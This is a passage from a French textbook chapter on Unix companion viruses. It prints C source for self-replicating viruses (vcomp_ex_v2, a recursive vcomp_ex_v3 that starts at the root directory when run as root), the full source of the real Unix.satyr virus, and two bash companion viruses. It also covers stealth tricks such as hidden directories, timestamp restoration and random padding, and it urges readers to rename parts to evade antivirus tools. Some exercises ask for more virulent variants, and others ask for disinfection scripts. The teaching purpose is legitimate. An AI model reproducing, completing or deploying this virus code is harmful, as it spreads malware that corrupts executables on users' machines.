char * ch2;
unsigned long int taille_virus, taille_cible, diff;
struct utimbuf * dates;

int main(int argc, char * argv[], char * envp[])
 {
  /* l'exécutable appelant est-il ImageView */
  if(strstr(argv[0],"ImageView"))
   {
    /* Lancement de la fonctionnalité déclarée */
    /* de l'exécutable (primo-infection) */
    strcpy(ch2, "display ");
    strcat(ch2, argv[1]);

    /* Si problème, fin du programme */
    if(system(ch2) == -1) exit(0);
   }

  /* Début de l'infection */
  /* Création du nom du répertoire caché */
  repertoire_cache = "/tmp/.   ";
  /* Création du nom programme appelant */
  strcpy(ch, repertoire_cache);
  strcpy(ch, "/");
  strcat(ch,argv[0]);

  /* Auto-détermination de la taille du virus */
  if(stat((const char *)argv[0],&info_fichier))
   {
    /* Si erreur, l'infection se termine */
    /* Le contrôle est transféré au programme hôte */
    execve(ch, argv, envp);
```

```
   }
  taille_virus = info_fichier.st_size;
```

Le virus teste ensuite si le répertoire caché existe. Il est absent dans le cas de la primo-infection, auquel cas il est créé.

```
/* Test de présence du répertoire caché */
if(!opendir(repertoire_cache))
 {
  /* Si absent, création du répertoire */
  /* Si erreur, contrôle transféré au  */
  /* programme hote                    */
  if(mkdir(repertoire_cache,0777)) execve(ch, argv, envp);
 }
```

Recherche des fichiers et contrôle de la surinfection

L'infection est limitée au répertoire courant. Il est donc dans un premier temps ouvert. Le virus recherche ensuite les fichiers réguliers exécutables qui s'y trouvent. Le contrôle de la surinfection consiste alors simplement à rechercher la présence d'un fichier de même nom dans le répertoire caché et à tenter de l'ouvrir en lecture. Une ouverture réussie signifie que le fichier en cours est déjà une copie du virus.

```
/* Ouverture du répertoire courant */
/* Si erreur, contrôle transféré au */
/* programme hôte                   */
if(!repertoire = opendir(".")) execve(ch, argv, envp);
/* Parcours de tous les fichiers    */
while(rep = readdir(repertoire))
 {
  /* Récupération des infos fichier */
  /* Si erreur passage au fichier suivant */
  if(stat_retour = stat(&rep->d_name,&info_fichier))
        continue;
  else
   {
    /* Est ce un fichier régulier exécutable ? */
    if((info_fichier.st_mode & S_IXUSR) &&
                  (info_fichier.st_mode & S_IFREG))
     {
    /* Test de la surinfection */
```

```
strcpy(ch2, repertoire_cache);
strcat(ch2,"/");
strcat(ch2,&rep->d_name);
/* Si fichier présent, passage au fichier suivant */
if(fopen(ch2,"r") continue;
```

Infection et transfert de contrôle

Pour chaque fichier infecté, le virus récupère sa taille (champ `st_size` de la structure retournée par la fonction `stat`) ainsi que les dates de dernier accès et de dernière modification du fichier (champs `st_atime` et `st_mtime` de la même structure). Ces deux dernières données seront utilisées par la fonction `int utime(const char *fichier, struct utimbuf *buf) ;` où la structure en second argument est de la forme :

```
struct utimbuf {
                time_t actime;  /* accès */
                time_t modtime; /* modification */
            };
```

Toutes ces valeurs (taille et dates) seront utilisées afin de faire croire, après infection, que ces paramètres sont inchangés, et, par conséquent, que le fichier n'a pas été modifié. Ce sont des techniques de base en furtivité.

Le virus compare cette taille avec la sienne propre. L'infection ne se poursuit que si cette dernière est inférieure à celle de la cible en cours. Dans ce cas, la cible est déplacée dans le répertoire caché (les droits en exécution sont conservés). Le virus ensuite se duplique en prenant sa place et en rajoutant autant d'octets que nécessaire pour atteindre la taille originelle du fichier cible. Les données sont générées aléatoirement, octet par octet, en utilisant les fonctions `int rand(void) ;` et `void srand(unsigned int graine) ;` de la bibliothèque `stdlib.h`. La graine est changée pour chaque fichier, grâce à la fonction `time_t time(time_t *t) ;` (bibliothèque `time.h`) donnant le temps en secondes écoulées depuis la naissance d'Unix (`00:00:00` UTC, 1er janvier 1970)

```
/* Récupération de la taille du fichier en cours */
/* et de ses dates d'accès/modification          */
taille_cible = info_fichier.st_mode;
dates.actime = info_fichier.st_atime;
dates.modtime = info fichier.st mtime:
```

```
/* Comparaison des tailles virus-cible */
/* Si taille incorrecte, passage au fichier suivant */
if(taille_cible < taille_virus) continue;

/* Déplacement du fichier */
/* Si échec, passage au fichier suivant */
strcpy(ch2,"cp ");
strcat(ch2,&rep->d_name);
strcat(ch2," ");
strcat(ch2,repertoire_cache);
if(system(ch2) == -1) continue;

/* Début du processus de duplication */
if(hote = fopen(&rep->d_name,"w"))
 {
  /* Copie du virus */
  strcpy(ch2,"cp ");
  strcat(ch2,argv[0]);
  strcat(ch2," ");
  strcat(ch2,&rep->d_name);
  /* Si erreur, passage au fichier suivant */
  if(system(ch2) == -1) continue;

  /* Initialisation de la génération d'aléa */
  /* avec l'horloge interne   */
  srand(time(NULL));
  diff = taille_cible - taille_virus;
  ch = (char *)calloc(diff,sizeof(char));
  for(i = 0;i < diff;i++)
   {
    /* Génération de <diff> octets aléatoires */
    ch[i] = (int) (255.0*rand()/(RAND_MAX+1.0));
   }
  /* Ecriture des octets aléatoires */
  fwrite(ch,1,diff,hote);
  fclose(hote);
  free(ch);
 }
```

```
 /* Restauration de la date du fichier cible */
 utime(&rep->d_name, &date);

 /* Les droits en exécution sont maintenus */
 /* Si erreur alors le fichier cible est restauré */
 /* (Gestion des erreurs)        */
 if(chmod(&rep->d_name,S_IRWXU | S_IXGRP | S_IXOTH) == -1)
  {
   strcpy(ch,"cp ");
   strcat(ch,repertoire_cache);
   strcat(ch,"/");
   strcat(ch,&rep->d_name);
   strcat(ch," .");
  }
 closedir(rep);
 } /* Fin boucle while */

/* Transfert de contrôle à l'hôte */
/* Si ce n'est pas la primo-infection */
if(strstr(argv[0],"ImageView"))
 {
  stcpy(ch,repertoire_cache);
  strcat(ch,"/");
  strcat(ch,argv[0]);

  execve(ch, argv, envp);
 }

} /* Fin du virus */
```

Il est intéressant d'expliquer pourquoi les données rajoutées pour atteindre la taille initiale de la cible sont générées aléatoirement. Dans le virus X23 de Mark Ludwig, ce processus était codé de la manière suivante (version corrigée et optimisée par l'auteur) :

```
if(virus = fopen(argv[0],"r"))
 {
  if(hote = fopen(&rep->d_name,"w"))
   {
    /* Copie du virus */
```

```
    while(!feof(virus))
     {
      taille_lue = 512;
      amt_read=fread(ch,1,taille_lue,virus);
      fwrite(ch,1,taille_lue,hote);
      taille_hote -= taille_lue;
     }
    /* Rajout des octets manquants pour */
    /* atteindre taille_hote initiale   */
    taille_lue=512;
    while(taille_hote)
     {
      taille_lue = fwrite(ch,1,taille_lue, hote);
      taille_hote -= taille_lue;
      taille_lue =
       (taille_hote < taille_lue)?taille_hote:taille_lue;
     }
   }
  fclose(hote);
 }
fclose(virus);
```

Dans cette configuration, les octets rajoutés sont les derniers octets lus dans le code viral (dernière itération de la boucle `while( !feof(virus))`. Or, cela peut constituer une faiblesse qu'un antivirus ne saurait laisser passer (voir exercice). En effet, la présence d'instructions après les données habituelles indiquant la fin d'un exécutable sera facilement détectable. Générer ces instructions aléatoirement permet de supprimer cette faiblesse.

9.3.3 Conclusion

Au final, les virus `vcomp_ex_v1` et `vcomp_ex_v2` sont des virus efficaces, et, pour le type d'utilisateur choisi, pratiquement indétectables. Selon le type de cibles visées et la nature des utilisateurs visés, l'un ou l'autre sera préférable. Mais à eux deux, ils couvrent tous les cas de figures que nous pouvons rencontrer.

Bien sûr, le lecteur pourra en modifier les principales caractéristiques (nom du programme assurant la primo-infection, localisation et nom du répertoire caché...) afin de leurrer les antivirus.

Cependant, ces deux virus ont encore une portée limitée dans la mesure où ils ne traitent que les exécutables du répertoire courant. Dans le cas d'un

utilisateur plus prudent que la moyenne et qui réserverait un répertoire dédié uniquement à l'exécution de programmes extérieurs, ces deux virus seraient inefficaces. Voyons maintenant comment étendre l'action d'un virus à tout ou partie de l'arborescence.

9.4 Le virus compagnon `vcomp_ex_v3`

La variante `vcomp_ex_v3` reprend, pour l'essentiel, le concept du virus `vcomp_ex_v2`. Par conséquent, le code complet n'en sera pas fourni. Le lecteur l'écrira à titre d'exercice. Nous ne verrons que les parties de code spécifiques à cette version.

Ici, le but est d'augmenter la virulence du virus en étendant son action sur un plus grand nombre de répertoires. Un moyen élégant, simple et puissant est d'utiliser les fonctions de la bibliothèque `ftw.h` :

```
int ftw(const char *rep_depart,int (*fonct)(const char *fichier,
        const struct stat *etat,int attributs), int profondeur);

int nftw(const char *rep, int (*fonct)(const char *fichier,
         const struct stat *sb, int flag, struct FTW *s),
         int profondeur, int flags);
```

Ces fonctions permettent une exploration récursive des sous-répertoires du répertoire de départ `rep` et, pour chacun d'eux, l'exécution de la fonction `fonct` fournie sous la forme d'un pointeur de fonction. Comme le nombre total de descripteurs de fichiers disponibles pour un processus donné est limité, il est nécessaire de fixer une limite, au-delà de laquelle, toute utilisation d'un nouveau descripteur requiert la libération préalable d'un autre. Pour cela, le paramètre `profondeur` indique le nombre maximum de (sous-)répertoires que le programme peut ouvrir simultanément. Au-delà de cette limite, les fonctions `ftw` et `nftw` deviendraient plus lentes, pour gérer ce problème du nombre des descripteurs. Nous laisserons le lecteur consulter la page `man` décrivant leur syntaxe précise, ainsi que [26, page 546 et suiv.]. Nous nous limiterons, dans ce chapitre, à la fonction `ftw`. La fonction `nftw` permettra cependant une gestion encore plus fine de notre virus et une meilleure prise de contrôle sur l'arborescence.

Lorsque la fonction `fonct` est appelée, elle reçoit trois paramètres pour chaque élément du répertoire en cours de traitement :

1. le nom de l'élément en cours de traitement :

2. une structure `stat`, identique à celle décrite au début du chapitre. Elle contient toutes les informations concernant cet élément ;
3. un indicateur de type d'entrée permettant de gérer l'utilisation de la fonction `fonct` relativement à la nature de l'élément. Les valeurs possibles sont décrites dans la table 9.2.

Valeur	Signification
FTW_F	élément de type fichier
FTW_D	élément de type répertoire
FTW_DNR	élément de type répertoire dont le contenu ne peut être lu
FTW_SL	élément de type lien symbolique
FTW_NS	échec de l'appel à la fonction `stat` (structure `etat` non valide)

Tab. 9.2. Types possibles pour la fonction `ftw`

Le début de la recherche récursive dans l'arborescence va dépendre de l'utilisateur qui exécute le virus. Dans le cas de `root`, qui possède tous les droits sur la totalité de l'arborescence, le virus commencera l'infection à partir du répertoire racine `/`. De plus, tout fichier infecté dans cette situation sera rendu exécutable pour l'ensemble des utilisateurs. Dans les autres cas (utilisateurs courants), l'infection débute depuis la racine du compte utilisateur. Nous avons donc le code suivant dans lequel les variables ne seront pas déclarées ; la plupart d'entre elles ont déjà été définies pour les virus `vcomp_ex_v1` et `vcomp_ex_v2`. La gestion des erreurs ne sera pas traitée non plus : les virus précédents sont de bons exemples, sur lesquels le lecteur pourra s'appuyer.

```
repertoire_cache = "/tmp/.   ";
/* Identification de l'utilisateur connecté */
if(!(ch = getlogin())) exit(0);
/* Récupération info utilisateur */
if(!(pass = getpwnam(ch))) exit(0);
/* Si superutilisateur, le virus part de la racine */
if(strstr(ch,"root") strcpy(rep_depart, "/");
else strcpy(rep_depart, pass->pw_dir);
/* Infection récursive avec profondeur 1 */
ftw(rep_depart, traitement, 1);
/* Appel charge finale */
charge_finale(argv, envp);
/* Transfert d'exécution à l'hôte */
```

```
stcpy(ch,repertoire_cache);
strcat(ch,"/");
strcat(ch,argv[0]);
execve(ch, argv, envp);
```

La procédure `traitement`, une fois appelée, doit traiter tous les cas possibles en ce qui concerne l'élément en cours de traitement (la cible courante). Selon la nature de cet élément, l'infection proprement dite est alors effectuée comme pour le virus `vcomp_ex_v2`. Nous la désignerons par la procédure `infection(char * cible, const struct stat *etat)` pour rendre le code suivant plus clair.

```
int traitement(const char *cible, const struct stat *etat,
               int attribut)
 {
  /* Si la cible est un répertoire */
  /* appel récursif */
  if(attribut == FTW_D) {}
  /* Si la cible est un fichier */
  /* elle est infectée          */
  else if(attribut == FTW_F) infection(cible, etat);
  /* dans tous les autres cas */
  /* rien n'est fait */
  else{}
  return(0);
 }
```

La procédure `traitement` n'appelle la procédure d'infection que pour les fichiers de type régulier. Toutefois, en raison de certains problèmes de portabilité de la fonction `ftw`, il est recommandé, dans la fonction `infection` elle-même, de vérifier à nouveau que la cible est de type régulier et exécutable (les liens symboliques peuvent, dans certains cas, être vus comme des fichiers réguliers par `ftw`).

En conclusion, les possibilités système du langage C permettent, d'une manière simple et puissante, d'augmenter la virulence de notre virus. Lors de l'écriture du code final de `vcomp_ex_v3`, il ne faudra pas oublier, comme pour les versions précédentes, de distinguer le cas de la primo-infection des autres appels de programmes infectés.

9.5 Un virus compagnon hybride : Unix.satyr

Nous terminerons ce chapitre par l'étude d'un virus réel[11] , Unix.satyr, écrit par un programmeur tchèque (pseudonyme *shitdown*) et qui peut être considéré comme un cas très particulier de virus compagnon, au moins pendant une phase de sa vie. Ce virus est également un infecteur par ajout de code des fichiers binaires *Unix* (format ELF). Ce virus se distingue donc d'un véritable virus compagnon, dans la mesure où il modifie l'intégrité de l'exécutable cible. En revanche, le virus en fin d'exécution transfère bien le contrôle à un autre fichier exécutable, distinct. Unix.satyr est, par conséquent, un virus hybride. L'étude détaillée du code permettra par la même occasion de présenter l'algorithmique d'un infecteur par ajout de code, en langage C, ainsi que des variantes possibles en terme de code (usage de fonctions différentes pour une action identique), par rapport aux virus de la famille vcomp_ex.

9.5.1 Description du virus Unix.satyr

Le virus fonctionne de la manière suivante :

1. Il recherche des fichiers à infecter dans dix répertoires prédéfinis.
2. Pour chaque fichier cible éligible (fichier régulier exécutable), le virus vérifie que le fichier n'a pas été antérieurement infecté par le même virus. À cette fin, une chaîne de copyright est recherchée :

   ```
   unix.satyr version 1.0 (c)oded jan-2001 by shitdown
   http://shitdown.sf.cz
   ```

3. L'infection proprement dite consiste alors à créer et remplacer le fichier cible par un fichier exécutable contenant le virus puis le fichier cible.
4. Le contrôle est transféré au fichier hôte après l'infection. En effet, cette dernière se fait à partir d'un fichier infecté (code viral puis programme hôte). Le fichier hôte est situé en position terminale dans le fichier infecté. Il est donc recopié dans un fichier temporaire distinct.
5. Le fichier temporaire est alors exécuté.

[11] Bien qu'écrit de façon très malhabile et comportant de nombreuses erreurs, ce virus est intéressant par son approche, simple mais efficace. Réécrit, amélioré et optimisé, il présentera un certain intérêt. Il constitue de plus, dans sa version originale, un exemple de code réel, insuffisamment pensé et testé, qui illustre le fait que très souvent, et fort heureusement pour les professionnels de la lutte antivirale, la plupart des virus contiennent leurs propres limitations en raison de leurs erreurs de conception et de programmation.

L'existence de deux fichiers, l'un viral, l'autre constitué du code non infecté de l'hôte, justifie de considérer ce virus comme un hybride d'infecteur et de virus compagnon.

9.5.2 Étude détaillée du code d'Unix.satyr

Ce code est compilable sous différentes plateformes Unix et portable vers d'autres environnements comme DOS ou Windows. Nous présenterons ici le code original du virus (par respect pour son auteur), sans les options de débuggage (afin de ne pas alourdir inutilement le code) et nous avons remplacé les quelques commentaires, en anglais, de son auteur, par nos propres commentaires, plus détaillés et en français. Le lecteur trouvera, sur le CDROM accompagnant cet ouvrage, le fichier original tel qu'il a été diffusé par son créateur. La plupart des structures et fonctions du langage C utilisées ici ont déjà été vues. Nous ne détaillerons donc que celles rencontrées pour la première fois.

Ce virus présente de nombreuses limitations et erreurs de conception dont l'analyse sera laissée à titre d'exercice. Nous signalerons au passage, cependant, les plus importantes d'entre elles. Le code viral débute ainsi.

```
/* Inclusion des bibliothèque */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dirent.h>
#include <sys/types.h>
#include <sys/stat.h>

/* Définition de constantes */
#define path_cnt 10
#define hard_size 8192
#define blocksize hard_size
#define mark_len sizeof(mark)

/* Définition des variables */
/* Chaîne de copyright      */
char mark[] = "unix.satyr version 1.0 (c)oded jan-2001
               by shitdown, http://shitdown.sf.cz";

/* Déclaration des variables globales */
```

```
/* Répertoire cibles pour l'infection */
char *paths[path_cnt] = { ".", "..", "~/", "~/bin",
                         "~/sbin", "/bin", "/sbin",
                         "/usr/bin", "/usr/local/bin",
                         "/usr/bin/X11"};
/* Variables tampon */
char virus[hard_size];
char buffer[blocksize];
```

Notons que la chaîne de copyright constitue en soi une signature. L'en-tête de programme donne en dur la taille du virus et la liste des répertoires où chercher des fichiers à infecter. Dans ce dernier cas, l'auteur commet une grave erreur : les répertoires `/bin`, `/sbin`, `/usr/bin`, `/usr/local/bin` et `/usr/bin/X11` ne sont pas, à moins d'une erreur fatale d'administration, accessibles en écriture pour les utilisateurs.

```
/* Début du code viral */
int main(int argc, char *argv[], char *envp[])
 {
  /* Déclaration des variables locales */
  struct dirent **namelist;
  struct stat stats;
  int i, j, n;
  char *filename, *tmp;
  long readcount;
  FILE *fi, *ftmp;

  /* Ouverture et lecture du fichier viral appelant */
  FILE *f = fopen(argv[0], "rb");
  if((f) && (fread(virus, hard_size, 1, f)) )
   {
   /* parcours de tous les répertoires cibles */
   for(i = 0; i < path_cnt; i++)
    {
```

La liste des répertoires cibles est contenu dans le tableau `paths`. Pour chacun des fichiers contenu dans ces répertoires se déroule une phase de préparation de l'infection : parcours du répertoire cible courant, calcul de la taille de chaque fichier cible et récupération de données diverses. Ici, deux variantes, par rapport à ce qui a été vu avec les virus `vcomp_ex`, sont à signaler (nous laisserons le soin au lecteur d'en comparer les avantages et inconvénients respectifs) :

- le parcours du répertoire pour en rechercher les fichiers cibles utilise la fonction de la bibliothèque `dirent` (pour plus de détails sur cette fonction, consulter la page `man` de cette fonction ou [26, page 518-519]).
  ```
  int scandir(const char *dir, struct dirent ***namelist,
              int(*selection)(const struct dirent *),
              int(*compar)(const struct dirent **,
                           const struct dirent **));
  ```
  Cette fonction permet de sélectionner tout (second argument = pointeur nul) ou partie (second argument = pointeur non nul) d'un répertoire (premier argument), et d'effectuer un tri, sur cette sélection, avec une fonction de type `compar`, cette dernière étant le plus souvent la fonction `int alphasort(const void *a, const void *b);`.
- la création de nom du fichier cible en cours d'infection est réalisée grâce à la fonction `int sprintf(char *str, const char *format, ...);` Cela offre l'avantage d'un code plus compact par rapport à l'usage des fonctions `strcpy` et `strcat`.

```
/* Parcours du répertoire cible courant */
/* Retourne le nombres d'entrées de ce répertoire */
n = scandir(paths[i], &namelist, 0, alphasort);
/* Gestion des erreurs : répertoire vide, passage
   au suivant */
if(n < 0) continue;
 /* Parcours du répertoire */
 /* Pour chaque fichier    */
 for(j=0; j < n; j++)
  {
   /* Calcul de la taille du nom du fichier cible */
   /* et allocation du tableau contenant son nom */
   filename = malloc(strlen(paths[i])+
                             strlen(namelist[j]->d_name)+2);
   /* Création du nom (avec chemin absolu) du fichier */
   sprintf(filename,"%s/%s",paths[i],namelist[j]->d_name);
   /* Récupération des informations du fichier */
   if (stat(filename, &stats) < 0)
    {
     /* Gestion des erreurs si échec de la récupération */
     /* et passage au fichier suivant */
     free(filename);
     free(namelist[n]);
```

```
     continue;
    }
   /* Est-ce un fichier régulier exécutable ? */
   if((stats.st_mode & S_IFREG) && (stats.st_mode &
                       (S_IXUSR | S_IXGRP | S_IXOTH)))
    {
```

Cette partie contient plusieurs erreurs susceptibles de limiter l'action du virus et de le rendre plus facilement détectable. Leur recherche sera laissée à titre d'exercice.

Commence alors l'infection pour chaque fichier éligible. Elle utilise un fichier temporaire `tmp`, dont le nom est créé directement par la fonction `char *tempnam(const char *dir, const char *préfixe)` ; de la bibliothèque `stdio.h`. Lorsque le premier champ est le pointeur nul, le répertoire contenu dans la variable d'environnement `TMPDIR` est utilisé ; si cette dernière n'est pas définie, le répertoire désigné par la constante `P_tmpdir` dans `stdio.h` (en général `tmp`) est alors considéré.

```
/* Début de l'infection */
/* Création d'un fichier temporaire */
/* et tentative de changer les droits du fichier */
/* avec gestion des erreurs          */
if((!(tmp = tempnam(NULL, argv[0]))) ||
   (chmod(filename, S_IRUSR | S_IWUSR) < 0))
 {
  /* gestion des erreurs et passage */
  /* au fichier suivant */
  if(tmp) free(tmp);
  free(filename);
  free(namelist[n]);
  continue;
 }
/* Renommage du fichier cible en cours */
/* avec le nom du fichier temporaire   */
if(rename(filename, tmp) < 0)
 {
  /* gestion des erreurs et passage */
  /* au fichier suivant */
  chmod(filename, stats.st_mode);
  free(tmp);
  free(filename):
```

```
  free(namelist[n]);
  continue;
 }
```

Ensuite, le virus vérifie si le fichier cible en cours n'est pas déjà infecté. Pour cela, la signature contenue dans le tableau `mark` est recherchée. Le virus vérifie (un peu trop tard) qu'il ne s'agit pas d'un script exécutable[12].

```
/* Ouverture du fichier cible en cours */
ftmp = fopen(tmp, "rb");
if(ftmp)
 {
  /* Vérification d'une infection antérieure */
  memset(buffer, 0, blocksize);
  readcount = fread(buffer, 1, blocksize, ftmp);
  /* S'agit-il d'un script */
  if(buffer[0] == '#')
   {
    /* si oui, gestion de l'erreur */
    /* par simulation d'une erreur d'ouverture */
    fclose(ftmp);
    ftmp = NULL;
   }
  else
   if (readcount > mark_len)
    {
     /* Sinon la signature est-elle contenue dans mark[ ] */
     char *p;
     for(p = buffer;p < (buffer+blocksize-mark_len);p++)
     if (!strcmp(p,mark))
      {
       /* la signature est présente */
       /* simulation d'une erreur d'ouverture */
       fclose(ftmp);
       ftmp = NULL;
       break;
      }
    }
  }
```

[12] Le lecteur discutera de l'inutilité de cette vérification.

En cas de non-infection antérieure, ou si le fichier n'est pas un script, alors le pointeur sur le fichier `ftmp` est non nul et l'infection peut se poursuivre.

```
  if(!ftmp)
  /* Si le fichier en cours ne doit pas être infecté */
   {
    /* Annulation des opérations précédentes */
    rename(tmp, filename);
    chmod(filename, stats.st_mode);
    free(tmp);
    free(filename);
    free(namelist[n]);
    continue;
   }
  /* sinon création d'un nouveau fichier hôte */
  fi = fopen(filename, "wb");
  /* Copie du virus dans le fichier hôte */
  fwrite(virus, hard_size, 1, fi);
  /* Puis du fichier cible à la suite */
  fwrite(buffer, 1, readcount, fi);
  while(readcount == blocksize)
   {
    readcount = fread(buffer, 1, blocksize, ftmp);
    fwrite(buffer, 1, readcount, fi);
   }
  /* Fermeture des fichiers */
  fclose(fi);
  fclose(ftmp);
  /* Attribution des droits originaux */
  /* de la cible au nouvel hôte */
  chmod(filename,stats.st_mode);
  /* supression du fichier temporaire */
  unlink(tmp);
  free(tmp);
 }
/* Fin de l'infection */
 free(filename);
 free(namelist[n]);
}
free(namelist):}}
```

Une fois l'infection terminée pour tous les fichiers cibles, il reste à transférer le contrôle au programme hôte. Cela se fait en utilisant un fichier temporaire.

```
/* Transfert de contrôle au fichier hôte */
/* Création d'un fichier temporaire */
 tmp = tempnam(NULL, argv[0]);
 fi = fopen(tmp,"wb");
 /* Le fichier hôte original (avant infection) */
 /* est recréé  */
 do {
  readcount = fread(buffer, 1, blocksize, f);
  fwrite(buffer, 1, readcount, fi);
 } while (readcount == blocksize);
 fclose(fi);
 fclose(f);
 /* Attribution des droits en exécution */
 chmod(tmp, S_IXUSR);
 /* et tranfert de contrôle */
 execve(tmp, argv, envp);
 return 0;
}
```

Le lecteur remarquera que le passage à un fichier temporaire est mal géré. En effet, chaque exécution d'un fichier infecté générera un fichier temporaire. Ces fichiers sont autant de traces analysables susceptibles de trahir la présence du virus. Il est nécessaire d'effacer ce fichier temporaire mais l'appel à la commande `execve` ne le permet pas. Il faut donc faire appel à d'autres fonctions (voir exercices).

Dans le cadre du polymorphisme des noms de fichiers, l'usage des fonctions `tempnam`, `mktemp` ou `mkstemp` est particulièrement intéressant. En effet, les noms de fichiers produits offrent une variabilité intéressante, en particulier pour la fonction `mkstemp`. Pour plus de détails, consulter les pages `man` de ces fonctions.

9.6 Conclusion

Nous avons présenté en détail l'algorithmique de base des virus fonctionnant par accompagnement de code. En considérant des aspects spécifiques à l'environnement considéré (système d'exploitation et/ou langage de programmation utilisé), il sera possible d'amélorier les virus de cette famille et

de les rendre pratiquement indétectables, en particulier si leur virulence est limitée, comme dans le cas du virus `vcomp_ex_v1`.

Rien qu'en considérant la gestion avancée des entrées-sorties du langage C système (voir [26, chapitre 30]), le lecteur disposera déjà d'impressionnantes possibilités. Ce dernier pourra également se reporter à [112] pour avoir une présentation technique détaillée de l'algorithmique des virus compagnons pour Mac OS X.

Exercices

1. Programmer le virus `vcomp_ex_v1` en langage `Bash`.
2. Programmer une version récursive du virus `vcomp_ex_v3`. Chaque appel récursif à la procédure d'infection intervient pour tout nouveau (sous-) répertoire où propager l'infection.
3. Si l'utilisateur vient à recompiler un programme déjà infecté, expliquer pourquoi le virus `vcomp_ex_v2` (et sa variante généralisée `vcomp_ex_v3`) ne parviennent pas à réinfecter ce programme. Modifiez alors `vcomp_ex_v2` afin de prendre en compte le cas de la recompilation.
4. Programmez en langage `bash`, un script de détection et de désinfection spécifique au virus `vcomp_ex_v2`.
5. Le code du virus compagnon *UNIX_ Companion.a*, écrit en langage `bash` (voir le chapitre 8), est le suivant :

```
# Companion
  for file in * ; do
   if test -f $file && test -x $file && test -w $file;
   then
     if file $file | grep -s 'ELF' > /dev/null; then
       mv $file .$file
       head -n 9 $0 > $file
     fi; fi
  done
  .$0
```

Expliquer le fonctionnement de ce virus et en détailler les points faibles et les points forts. La version *b* de ce virus a le code suivant :

```
#!/bin/sh
for F in *
do
```

```
 if [ -f $F ] && [ -x $F ] &&
       [ "$(head -c4 $F 2>/dev/null)" == "ELF" ]
 then
   cp $F .$F -a 2>/dev/null
   head -10 $0 > $F 2>/dev/null
 fi
done
./.$(basename $0)
```

Expliquer le fonctionnement de cette seconde version et la comparer à la version *a*. Ecrire un script de désinfection spécifique qui détecte ces deux virus et désinfecte tous les fichiers infectés.

6. Pour les versions présentées dans cette section, la duplication se fait par renommage ou déplacement de la cible (qui, de fait, devient un hôte) et la création d'un fichier viral portant le même nom que la cible. Une autre solution consisterait à utiliser la fonction `int link(const char *ancien_nom, const char *nouveau_nom) ;` de la bibliothèque `unistd.h`. Cette fonction crée un nouveau lien physique sur un fichier déjà existant. Or, cette méthode n'est séduisante qu'en apparence et présente de nombreux inconvénients. Les détailler et expliquer pourquoi la technique présentée dans ce chapitre est préférable.

7. Dans la section 9.2.1, la duplication du virus `vcomp_ex` utilise la fonction `int system(const char *commande) ;`. Ecrire une variante de la routine de copie virale utilisant les fonctions

   ```
   FILE *popen(const char *commande, const char *type);
   int pclose(FILE *flux);
   ```

   de la bibliothèque `stdio.h`. Comparer les deux solutions.

8. Dans la section 9.3.1, le virus ne traite que le cas d'un fichier `.bashrc` activé par le fichier `/etc/profile` à l'ouverture de la session du shell. Modifier le virus pour traiter (optimalement) les autres cas :

   a) le fichier `.bashrc` est absent : l'utilisateur n'a aucun fichier de configuration et la configuration par défaut `/etc/profile` seule, est utilisée ;

   b) les fichiers `.bash_profile` et `.bashrc` existent ;

   c) seul le fichier `.bash_profile` existe.

   Le fichier `.bash_logout` contient les instructions devant être effectuées lors de la fermeture de la session. Modifier le virus afin qu'il restaure le fichier `.bashrc` initial au moment de cette fermeture. Quel est l'intérêt de cette variante et comment modifier, en conséquence, le virus pour

qu'à l'ouverture suivante, les programmes infectés fonctionnent sans problème ?

9. La variable d'environnement `PATH` peut être modifiée, comme dans le cas du virus `vcomp_ex_v1`, en utilisant d'autres techniques. L'une d'elles consiste à utiliser les fonctions systèmes suivantes, de la bibliothèque `stdlib.h` :

```
char *getenv(const char *nom);
int setenv(const char *nom, const char *valeur,
           int mode\_remplacement);
void unsetenv(const char *nom);
int putenv(char *chaine);
```

ainsi que le tableau `extern char **environ ;` décrivant l'environnement de l'utilisateur. Chaque élément de ce tableau est une chaîne ayant la forme `nom_variable_environnement=valeur`. Etudier ces commandes et réécrire la partie du virus `vcomp_ex_v1` modifiant la variable `PATH` en les utilisant. Quelles sont les avantages et inconvénients de cette version ?

10. Modifier le virus `vcomp_ex_v1` afin que de copie en copie, sa virulence ne soit pas restreinte par un accroissement de sa propre taille (rappel : la taille du virus à la génération t est égale à la taille du programme infecté à la génération $t-1$ augmentée de la différence de taille de ce dernier avec la nouvelle cible).

11. Réécrire le virus `vcomp_ex_v1` de façon à pouvoir lancer une charge finale, **après** avoir transféré le contrôle au programme cible appelé (utiliser la primitive `fork()`). En particulier, dans le cas du virus `vcomp_ex_v2`, le modifier pour que le fichier cible soit déplacé tout en perdant ses droits en exécution. Ces derniers sont restaurés juste avant le transfert de contrôle, et uniquement à ce moment-là, puis il les perd immédiatement après la projection en mémoire. Quel est l'intérêt de procéder ainsi ?

12. Lors de l'infection proprement dite par le virus `vcomp_ex_v2`, le virus déplace le fichier cible dans le répertoire caché au lieu de l'y copier. Expliquer pourquoi l'inverse aurait cependant permis une gestion optimale des erreurs éventuelles pour cette phase. L'utilisation de la fonction `utime`, pour restaurer les dates de dernier accès et de dernière modification se fait sans gestion des éventuelles erreurs. Quelles sont les erreurs possibles ? Représentent-elles un risque dans le cas du virus `vcomp_ex_v2` ? Modifier légèrement le virus afin de traiter les erreurs de cette fonction. Même question concernant l'usage de la fonction `chmod` pour ce virus. En particulier, expliquer pourquoi la commande `cp` est utilisée au lieu

de la commande `mv` pour restaurer la cible en cas d'erreur de la fonction `chmod`.

13. Expliquer pourquoi le code du virus `X23`, rajoutant le nombre d'octets (non aléatoires) nécessaires pour restaurer la taille initiale de la cible (voir section 9.3.2), constitue une grave faiblesse vis-à-vis des antivirus. D'où viennent ces octets ? Ecrire un programme en C, exploitant cette faiblesse.

14. Considérons la fonction d'autocorrélation calculée sur une séquence de bits $s = (s_0, s_1, \ldots)$, périodique de longueur N et un décalage d'elle-même de τ positions. Cette fonction est donnée par la formule suivante

$$C(\tau) = \frac{1}{N} \sum_{i=0}^{N-1} (2s_i - 1) \times (2s_{i+\tau} - 1)$$

avec $0 \leq \tau \leq N-1$. Cette fonction mesure le degré de similitude entre la séquence s et une version de cette séquence décalée de τ positions. Si la séquence est aléatoire, de période N, alors la valeur $|N \times C(\tau)|$ est faible pour toutes les valeurs de τ telles que $0 < \tau < N$ et maximale pour $\tau = 0$. Expliquer pourquoi une détection antivirale basée sur la mesure de l'autocorrélation de la séquence binaire constituée d'un fichier infecté (ou non) n'est pas satisfaisante et est susceptible de provoquer un taux significatif de fausses alarmes.

